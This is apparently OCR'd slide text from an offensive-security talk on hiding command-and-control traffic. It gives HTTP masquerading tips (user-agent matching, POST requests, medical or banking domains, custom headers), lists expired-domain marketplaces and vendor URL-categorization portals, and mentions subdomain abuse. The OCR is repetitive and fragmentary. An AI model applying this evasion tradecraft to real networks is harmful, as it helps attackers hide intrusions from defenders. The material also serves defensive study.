
[sockets]




1: Destination
2: Protocol ?




[sockets]




1: Destination
2: Protocol ?
3: Volume



[sockets]


malware.com
Observer
1: Destination
2: Protocol
3: Volume
4: Perimeter
ZA5wT7rKeXrX6YNiMr
EOF
implant



[attacker priorities]

1: **Trust**
   - Repositories (categorization, blacklists)
   - Takeover primitives
   - Piggybacking
2: **Content**
   - Masquerading (charset, frequency, volume)
3: **Vector**
   - Protocol and port + details
   - Orientation and architecture
   - Structure limitations

[layers]

comp sci strikes back

Application

Presentation

Session


Transport

Network

...


[layers]

comp sci strikes back



[layers]

comp sci strikes back



[layers]

HTTP
DNS
SMB
RDP
IMAP
LDAP
NFS
POP
SMTP
...

Application
Presentation
Session
Transport
Network
...

[channel - http]


- Common at the perimeter
- Layered on TCP - Reliability
- Complex dialect and usage
  - Encoded binary data isn't rare
- Well supported in languages - Accessibility

[channel - http +]

Content: Better masquerading

- Match/extract user-agent string
- Use POST requests for limited logging
- Use “sensitive” domains – medical / banking
- Embed in special headers to avoid inspection


[channel - http domains]



Trust: Domain names

- Domain categorization and masquerading
- Expired domains
  - https://www.expireddomains.net/
  - https://www.freshdrop.com/
  - https://www.domcop.com
- Subdomain abuse – http://[attacker].trusted.com


[channel - http domains]



Trust: Domain categorization

- **Palo Alto** - https://urlfiltering.paloaltonetworks.com/TestASite.aspx
- **McAfee** - https://www.trustedsource.org/en/feedback/url
- **Blue Coat** - https://sitereview.bluecoat.com/sitereview.jsp
- **zVelo** - https://tools.zvelo.com
- **Fortinet** - http://url.fortinet.net/rate/submit.php
- **Watchguard** - https://www.watchguard.com/securityportal/UrlCategorization.aspx

[channel - http domains]



Trust: Domain categorization

